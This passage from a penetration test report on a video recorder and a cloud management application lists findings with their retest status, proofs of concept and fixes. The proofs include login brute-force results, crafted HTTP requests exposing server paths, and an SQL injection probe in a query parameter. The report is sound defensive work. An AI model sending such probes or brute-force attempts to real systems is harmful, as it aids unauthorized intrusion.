88	wrongpassword88	200	934			3488
87	wrongpassword87	200	942			3488
86	wrongpassword86	200	951			3488
85	wrongpassword85	200	938			3488
84	wrongpassword84	200	951			3488
83	wrongpassword83	200	935			3488
82	wrongpassword82	200	942			3488
81	wrongpassword81	200	974			3488
80	wrongpassword80	200	948			3488
79	wrongpassword79	200	968			3488
78	wrongpassword78	200	930			3488
77	wrongpassword77	200	939			3488
76	wrongpassword76	200	949			3488

Apart from enumeration and an attempt to guess the password, one should also remember about the so-called "inverted brute force". In this version of the attack, the password always remains the same, but usernames are enumerated.

LOCATION

https://[HOSTNAME]:61000/ - [NAME2] Secure Cloud login form

RECOMMENDATION

It is recommended that the application blocks login brute force attempts into one account with different passwords or multiple accounts with one password, e.g. by using CAPTCHA codes or SMS/email tokens if an attack attempt is detected.

More information:

- https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

[PARTIALLY FIXED][LOW] SECURITUM-2413985-004: Outdated version of the JavaScript libraries

Status after retest 27.05.2025

The vulnerability has been partially mitigated. The Axios library has been updated to the latest version on the [NAME2] Secure Cloud device. The libraries on the remaining devices have not been updated yet and will be updated at a later time.

Summary

The components of the tested application are:

Video Recorder [NAME]:

- select2 4.0.3
- jQuery 3.1.1
- jQuery-ui 1.12.1

[DEVICE_NAME]:

- lodash 4.17.10
- moment.js 2.27.0
- DOMPurify 2.0.7
- Vue 2.6.14

Secure Cloud:

- Axios 1.7.7

These are not the current versions of the libraries, and moreover, publicly known security vulnerabilities for these versions can be found online.

During the tests it was not possible to prepare a working Proof of Concept (POC) using the described vulnerability, however the mere fact of using software with publicly known vulnerabilities exhausts the necessity to include such information in the report.

More information:


- https://security.snyk.io/package/npm/select2/4.0.3
- https://security.snyk.io/package/npm/jquery/3.1.1
- https://security.snyk.io/package/npm/jquery-ui/1.12.1
- https://security.snyk.io/package/npm/lodash/4.17.10
- https://security.snyk.io/package/npm/moment/2.27.0
- https://security.snyk.io/package/npm/dompurify/2.0.7
- https://security.snyk.io/package/npm/vue/2.6.14
- https://security.snyk.io/package/npm/axios/1.7.7
- https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

Prerequisites for the attack

Depending on the vulnerability.

Technical details (proof of concept)

Below is a screenshot of the developer console showing the jQuery version used by the Video Recorder [NAME] application:



```
> document.location.href
< 'http://[redacted]e/login.html?20250116111040874l6s'
> jQuery.fn.jquery
< '3.1.1'
```

Location

- http://[HOSTNAME]:31062/js/common/select2.min.js
- http://[HOSTNAME]:31062/js/common/jquery-3.1.1.min.js
- http://[HOSTNAME]:31062/js/common/slider.js
- https://[HOSTNAME]:31091/js/chunk-vendors.cb1e7359.js
- https://[HOSTNAME]:31091/js/chunk-b31dd952.91615d4c.js
- https://[HOSTNAME]:31091/docs/redoc.standalone.js
- https://[HOSTNAME]:31091/js/chunk-vendors.0ab801e1.js
- https://[HOSTNAME]:61000/app/resources/js/axios.min.js

Recommendation

It is recommended to update the libraries to the latest, stable versions.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Third_Party_Javascript_Management_Cheat_Sheet.html#keeping-javascript-libraries-updated

[FIXED][LOW] SECURITUM-2413985-005: No protection of communication channel

Status after retest 27.05.2025

The application configuration allows enabling the HTTPS protocol.

Summary

The tests have shown that the HTTPS protocol is not used to access the application. This poses the risk of compromising or modifying sensitive user data if an attacker eavesdrops network traffic (Man in the Middle attack, MITM).

More information:


- https://cwe.mitre.org/data/definitions/757.html
- https://cwe.mitre.org/data/definitions/326.html

Prerequisites for the attack

Performing a Man in the Middle attack.

Technical details (proof of concept)

The server on which the tested application is running does not use the HTTPS protocol:



Niezabezpieczona [redacted][illegible]

local[redacted]

Twoje połączenie z tą witryną nie jest bezpieczne

Nie podawaj żadnych informacji poufnych (takich jak hasła czy dane kart kredytowych) w tej witrynie, bo osoby atakujące będą mogły je wykraść. Find out more

Ostrzeżenia dotyczące zabezpieczeń tej strony zostały wyłączone. Włącz ostrzeżenia

Location

http://[HOSTNAME]:31062 – [NAME] video recorder

Recommendation

It is recommended to enforce the use of a secure, encrypted HTTPS communication channel. In addition, when trying to connect via HTTP, automatic redirection to HTTPS should be made.

The current recommended algorithm configuration can be found at:

- https://ssl-config.mozilla.org/

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Security_Cheat_Sheet.html

[NOT VERIFIED][LOW] SECURITUM-2413985-006: Support for outdated TLS ciphers

SUMMARY

The tested application supports weak TLS ciphers, which are used to set up a secure communication channel. This could pose a risk of compromising or modifying sensitive user data if an attacker eavesdrops network traffic (Man in the Middle attack, MITM).

More information:

- https://cwe.mitre.org/data/definitions/757.html
- https://cwe.mitre.org/data/definitions/326.html

PREREQUISITES FOR THE ATTACK

Performing a Man in the Middle attack.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The server on which the tested application is running supports the following TLS ciphers:

```
[HOSTNAME]:31091
TLSv1.2 ECDHE-RSA-AES256-SHA384
TLSv1.2 DHE-RSA-AES256-SHA256
```

LOCATION

[HOSTNAME]:31091 – [NAME]server configuration

RECOMMENDATION

It is recommended to disable support for the TLS ciphers mentioned above.

The current recommended algorithm configuration can be found at:

- https://ssl-config.mozilla.org/

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Security_Cheat_Sheet.html

[FIXED][LOW] SECURITUM-2413985-007: Full Path Disclosure

Status after retest 27.05.2025

The vulnerability has been eliminated. Error messages no longer reveal the full system path.

Summary

As a result of the error, the tested application reveals the full path under which it is installed on the server. This behaviour should be treated as a lack of good security practices. An attacker can use this vulnerability to better profile the test environment and to carry out further attacks on the application.

More information:

- https://owasp.org/www-community/attacks/Full_Path_Disclosure
- https://cwe.mitre.org/data/definitions/200.html

Prerequisites for the attack

Account in [NAME2] Secure Cloud application.

Technical details (proof of concept)

To trigger an action in the application that reveals the full path, send the following HTTP request to the application:

```
POST /cloud/device-type-edit-xhr/99999999999999999999 HTTP/2
Host: [HOSTNAME]:61000
Cookie: AV_SECURE=[REDACTED]
Content-Length: 876
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla[…]
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryC33eqwJYZZpJBAxH
Origin: https://[HOSTNAME]:61000
Referer: https://[HOSTNAME]:61000/cloud/device-types
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

------WebKitFormBoundaryC33eqwJYZZpJBAxH
Content-Disposition: form-data; name="ctname"

[NAME2] ZN-[DEVICE_NAME]-STD 2.0/2.1
------WebKitFormBoundaryC33eqwJYZZpJBAxH
Content-Disposition: form-data; name="ctservice"

4
------WebKitFormBoundaryC33eqwJYZZpJBAxH
Content-Disposition: form-data; name="ctkey"

xYeD870OIjdd@!!!
------WebKitFormBoundaryC33eqwJYZZpJBAxH
Content-Disposition: form-data; name="ctactive"

true
```

```
------WebKitFormBoundaryC33eqwJYZZpJBAxH
Content-Disposition: form-data; name="ctfiltermodel"

*
------WebKitFormBoundaryC33eqwJYZZpJBAxH
Content-Disposition: form-data; name="ctfiltertype"

[DEVICE_NAME]2
------WebKitFormBoundaryC33eqwJYZZpJBAxH
Content-Disposition: form-data; name="ctdesc"


------WebKitFormBoundaryC33eqwJYZZpJBAxH
Content-Disposition: form-data; name="form-id"

cdevice-type-form
------WebKitFormBoundaryC33eqwJYZZpJBAxH--
```

In response, the application reveals the full path:

```
HTTP/2 200 OK
Server: nginx
Date: Wed, 07 May 2025 09:03:18 GMT
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin

<div class="panel"> <div class="title"><i class="fa fa-exclamation-triangle"></i>Błąd</div> <div
class="body">
                     ctypes_model::get_one(): Argument #1 ($id) must be of type int, string
given, called in /var/www/html/app/modules/cloud/cloud.module.php on line 427
              </div> </div>
```

LOCATION

- https://[HOSTNAME]:61000/cloud/device-type-edit-xhr/{ID} – Secure Cloud
- https://[HOSTNAME]:61000/cron/cron.sh - Secure Cloud

RECOMMENDATION

It is recommended to remove the reason for revealing the full path in the file system.

[FIXED][LOW] SECURITUM-2413985-008: Use of the unencrypted Telnet protocol

Status after retest 27.05.2025

The vulnerability has been successfully eliminated. The Telnet service has been disabled.

```
└─[$] nmap -p 23,80 192.168.1.139 -Pn
[11:33:04]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 11:33 CEST
Nmap scan report for 192.168.1.139
Host is up (0.0039s latency).

PORT   STATE  SERVICE
23/tcp closed telnet
80/tcp open   http
```

Summary

Telnet enables remote system login but operates using an unsecured protocol that transmits data (including login credentials) in unencrypted form. Using Telnet exposes communications to interception by an attacker within the same network or capable of executing a man-in-the-middle attack, which may lead to disclosure of confidential information and manipulation of transmitted data.

More information:

- https://cwe.mitre.org/data/definitions/757.html
- https://cwe.mitre.org/data/definitions/326.html

Prerequisites for the attack

Performing Man in the Middle attack.

Technical details (proof of concept)

The [NAME] Video Recorder device exposes an unencrypted Telnet service. Below are the results from the Nessus tool scan:

```
Nessus collected the following banner from the remote Telnet server :
------------------------------ snip ------------------------------
(none) login:
------------------------------ snip ------------------------------
```

Location

[NAME] Video Recorder – local network

Recommendation

It is recommended to completely disable the Telnet service and replace it with the SSH (Secure Shell) protocol, which provides transmission encryption and secure authentication.

[PARTIALLY FIXED][LOW] SECURITUM-2413985-009: Redundant information disclosure about the application environment in HTTP response headers

STATUS AFTER RETEST 27.05.2025

The [NAME2] Secure Cloud server header has been removed from responses, but the [NAME] application response header still reveals information about the technologies used.

```
HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: public, max-age=86400
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Server: Easy-html

<!DOCTYPE HTML>
<html>
        <head>
                <title></title>
                <meta charset="utf-8">
                <meta http-equiv="X-UA-Compatible" content="IE=edge, chrome=1">
                <meta name="viewport" content="width=device-width,initial-scale=1.0,maximum-
scale=1.0,user-scalable=no">
[…]
```

SUMMARY

During the audit, it was observed that the tested application returns redundant information in the HTTP response headers about the technologies in use. This behaviour can help an attacker to better profile the application environment, which then can be used to carry out further attacks.

More information:

- https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)
- https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20(OTG-INFO-002)

PREREQUISITES FOR THE ATTACK

N/A

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example of an HTTP response with excessive headers:

[NAME] Video Recorder:

```
HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: public, max-age=86400
Content-Type: text/html
```

```
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Server: Easy-html

<!DOCTYPE HTML>
<html style="min-height: 500px">
```

[NAME2] Secure Cloud:

```
HTTP/2 200 OK
Server: nginx
Date: Fri, 09 May 2025 12:00:06 GMT
Content-Type: application/javascript; charset=utf-8
Content-Length: 79212
Last-Modified: Mon, 06 Nov 2023 09:25:23 GMT
Etag: "6548b103-1356c"
Expires: Sat, 10 May 2025 12:00:06 GMT
Cache-Control: max-age=86400
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Accept-Ranges: bytes

/*! Select2 4.0.13 | https://github.com/select2/select2/blob/master/LICENSE.md */
!function(n){"function"==typeof          define&&define.amd?define(["jquery"],n):"object"==typeof
module&&module.exports?module.exports=function(e,t){return   void   0===t&&(t="undefined"!=typeof
window?require("jquery"):require("jquery")(e)),n(t),t}:n(jQuery)}
```

Location

- http://[HOSTNAME]:31062/ - [NAME] Video Recorder
- https://[HOSTNAME]:61000 – [NAME2] Secure Cloud

Recommendation

It is recommended to remove all unnecessary headers from the HTTP responses that reveal information about the technologies used.

[FIXED][LOW] SECURITUM-2413985-010: Redundant information revealed in detailed error messages

STATUS AFTER RETEST 27.05.2025

The vulnerability has been eliminated.

SUMMARY

During the tests, it was observed that the application reveals detailed error messages. An attacker using this fact may learn the application in more detail, including identification of the currently used software (e.g. the framework) and obtain valuable information that will help him or her to profile the application and plan further attacks.

More information:

- https://owasp.org/www-community/Improper_Error_Handling

PREREQUISITES FOR THE ATTACK

Account in [NAME2] Secure Cloud application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Below, there is an example of a request sent to the application (invalid data type):

```
GET /cloud/device-type-delete-xhr/333333333333333333333333333333333333?json HTTP/2
Host: [HOSTNAME]:61000
Cookie: AV_SECURE=[REDACTED]
X-Requested-With: XMLHttpRequest
Accept-Language: pl-PL,pl;q=0.9
Accept: */*
Referer: https://[HOSTNAME]:61000/cloud/device-types
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

In response, the application reveals a detailed error message:

```
HTTP/2 200 OK
Server: nginx
Date: Thu, 15 May 2025 08:16:20 GMT
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin

<div class="panel"> <div class="title"><i class="fa fa-exclamation-triangle"></i>Błąd</div> <div
class="body">
                      ctypes_model::delete(): Argument #1 ($id) must be of type int, string
given, called in /var/www/html/app/modules/cloud/cloud.module.php on line 491
              </div> </div>
```

Location

https://[HOSTNAME]:61000 – [NAME2] Secure Cloud

Recommendation

It is recommended to disable error reporting and replace messages with one consistent with the mapped error identifier without disclosing redundant information.

More information:

- https://portswigger.net/web-security/information-disclosure#how-to-prevent-information-disclosure-vulnerabilities
- https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html

Informational issues

[NOT VERIFIED][INFO] SECURITUM-2413985-011: JWT token signed with a static key

SUMMARY

Using a static key for signing JWT tokens with the HS512 algorithm means employing the same immutable secret on both the token generation and verification sides. If this key is compromised, it becomes possible to independently create properly signed tokens, which violates the authorization system's integrity and enables access to resources without proper privileges.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Below is the decoded JWT token from the [NAME]application:

```
{"alg":"HS512","iat":1746611661,"exp":1746698061}.{"username":"admin"}
```

LOCATION

[HOSTNAME]:31091 – [NAME]JWT tokens

RECOMMENDATION

It is recommended to use asymmetric algorithms (e.g. RS256) that utilize separate keys for signing and verification. Secrets used with HMAC algorithms should be cryptographically strong, regularly rotated, and stored in secure key management systems.

[IMPLEMENTED][INFO] SECURITUM-2413985-012: SQL Injection

STATUS AFTER RETEST 27.05.2025

The recommendation has been implemented. Injecting custom data into SQL queries is no longer possible.

SUMMARY

A SQL Injection vulnerability was identified in the application. The point where SQL injection was possible has a limited size, making practical exploitation unfeasible. Therefore, the threat level has been lowered to informational.

More information:

- https://owasp.org/www-community/attacks/SQL_Injection
- https://cwe.mitre.org/data/definitions/89.html

TECHNICAL DETAILS (PROOF OF CONCEPT)

Below is an example request sent to the application with a special character and several random characters:

```
GET /cloud/xselect/connection?f%5B%5D=connection&f%5B%5D=with-host&q='asdasdasdaaasd HTTP/2
Host: [HOSTNAME]:61000
Cookie: AV_SECURE=[REDACTED]
Sec-Ch-Ua-Platform: "macOS"
X-Requested-With: XMLHttpRequest
Accept-Language: pl-PL,pl;q=0.9
Accept: application/json, text/javascript, */*; q=0.01
Referer: https://[HOSTNAME]:61000/cloud/devices
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Server's response:

```
HTTP/2 200 OK
Server: nginx
Date: Thu, 08 May 2025 08:14:24 GMT
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin

<div class="panel"> <div class="title"><i class="fa fa-exclamation-triangle"></i>Błąd</div> <div
class="body">
                     You have an error in your SQL syntax; check the manual that corresponds to
your MariaDB server version for the right syntax to use near 'asdasdasdaaasd%' ORDER BY
`cdevice_name` ASC' at line 1
              </div> </div>
```

As can be seen, the data passed in the "q" parameter was inserted directly into the SQL query. Tests have shown that the size of injected data cannot exceed 15 characters, which prevents practical exploitation of the vulnerability.

LOCATION

- https://[HOSTNAME]:61000/cloud/xselect/connection?f%5B%5D=connection&f%5B%5D=with-host&q='{SQLi} – [NAME2] Secure Cloud
- https://[HOSTNAME]:61000/cloud/xselect/profile?f%5B%5D=profile&f%5B%5D=with-sn&q={SQLi} – [NAME2] Secure Cloud

RECOMMENDATION

It is recommended that all user-supplied data be properly filtered, i.e., by rejecting values that do not match the field's expected pattern/format (in all parts of the application, not just those specified in the "Technical Details" section).

To achieve this, it is best to verify whether the application's framework includes built-in functions that implement this recommendation.

The application should not construct SQL queries by concatenating user-provided strings. The recommended programming practice is to use parameterized queries.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[NOT VERIFIED][INFO] SECURITUM-2413985-013: Numeric Identifiers

SUMMARY

It was observed that the application uses numeric resource identifiers (e.g., device with identifier 1). This approach does not currently constitute a security vulnerability by itself (the application additionally verifies the session), but in the event of an unauthorized access vulnerability, the predictability of identifiers significantly facilitates an attack. The recommended practice is to use unpredictable identifiers, such as UUIDv4.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Examples of identifiers in the application:

```
POST /cloud/device-type-edit-xhr/1 HTTP/2
Host: [HOSTNAME]:61000
Cookie: AV_SECURE=[REDACTED]
[…]
```

LOCATION

https://[HOSTNAME]:61000 – [NAME2] Secure Cloud

RECOMMENDATION

It is recommended to use unpredictable resource identifiers, such as UUIDv4.

[NOT VERIFIED][INFO] SECURITUM-2413985-014: X-XSS-Protection header enabled

SUMMARY

It was observed that HTTP responses contain `X-XSS-Protection` header. This header is not supported anymore by majority of the browsers (such as Chrome, Mozilla Firefox, Microsoft Edge), and in very rare and specific cases may open an application to the XS-Leak vulnerability. The role of `X-XSS-Protection` header was taken over by a Content Security Policy.

More information:

- https://markitzeroday.com/headers/content-security-policy/2018/02/10/x-xss-protection.html
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection
- https://portswigger.net/daily-swig/google-deprecates-xss-auditor-for-chrome

LOCATION

- https://[HOSTNAME]:31091/ - [DEVICE_NAME]
- http://[HOSTNAME]:31062/ - [NAME] Video Recorder

RECOMMENDATION

It is recommended to verify if the `X-XSS-Protection` header is necessary (for example, if an application is used in very old browsers, which do not support Content Security Policy). If not, it should be deleted.

It should be noted that its occurrence does not automatically open an application to new vulnerabilities (as the exploitation of XS-Leaks may be very sophisticated and not possible in each case), and this recommendation is only a suggestion, allowing for additional hardening.

[PARTIALLY IMPLEMENTED][INFO] SECURITUM-2413985-015: Lack of Content-Security-Policy header

STATUS AFTER RETEST 27.05.2025

The recommendation has been partially implemented. A Content Security Policy (CSP) header has been added for the [NAME2] Secure Cloud application.

SUMMARY

The `Content-Security-Policy` (CSP) header was not identified in the application responses.

Content Security Policy is a security mechanism operating at the browser level that aims to protect it against the effects of vulnerabilities acting on the browser side (e.g. Cross-Site Scripting). CSP may significantly impede the exploitation of vulnerabilities, however its implementation may be complicated and may require significant changes in the application structure.

The main idea of CSP is to define a list of allowed sources from which external resources can be loaded on the page. For example, if you define the following CSP policy:

```
Content-Security-Policy: default-src 'self'
```

all external resources on the webpage may be loaded only from the application's domain (`'self'`), and due to that, any attempt to load script or image from external domain will fail. In this implementation, it is also impossible to define the script code directly in the HTML code, e.g.:

```
<script>jQuery.ajax(...)</script>
```

All scripts must be defined in external files, e.g.:

```
<script src="/app.js"></script>
```

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

LOCATION

- https://[HOSTNAME]:31091 – [DEVICE_NAME]
- https://[HOSTNAME]:61000/ - [NAME2] Secure Cloud
- http://[HOSTNAME]:31062/ - [NAME] Video Recorder

RECOMMENDATION

It is recommended to consider implementation of the `Content-Security-Policy` header. To do this, define all domains from which the resources in the application are downloaded (images, scripts, video/audio elements, CSS styles etc.) and build CSP policy based on them.

If a large number of scripts defined directly in the HTML code (`<script>` tags or events such as `onclick`) is used, they should be placed in external JavaScript files or `nonce` policies should be used. More information is included in the links below:

- https://csp-evaluator.withgoogle.com/
- https://report-uri.com/home/generate

[NOT VERIFIED][INFO] SECURITUM-2413985-016: Lack of Referrer-Policy header

Summary

It was identified that the tested application does not implement `Referrer-Policy` header.

This header allows to specify what information can be placed in the `Referer` request header. It is also possible to disable sending any values in the `Referer` header which will prevent from leaking sensitive information to other third-party servers.

More information:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
- https://scotthelme.co.uk/a-new-security-header-referrer-policy/

Location

- https://[HOSTNAME]:31091 – [DEVICE_NAME]
- http://[HOSTNAME]:31062/ - [NAME] Video Recorder

Recommendation

`Referrer-Policy` header should be added in all server responses:

```
Referrer-Policy: [value]
```

where `[value]` should have one of the following values:

- no-referrer: `Referer` header will never be sent in the requests to server.
- origin: `Referer` header will be set to the origin from which the request was made.
- origin-when-cross-origin: `Referer` header will be set to the full URL in requests to the same origin but only set to the origin when requests are cross-origin.
- same-origin: `Referer` header contains full URL for requests to the same origin, in other requests the `Referer` header is not sent.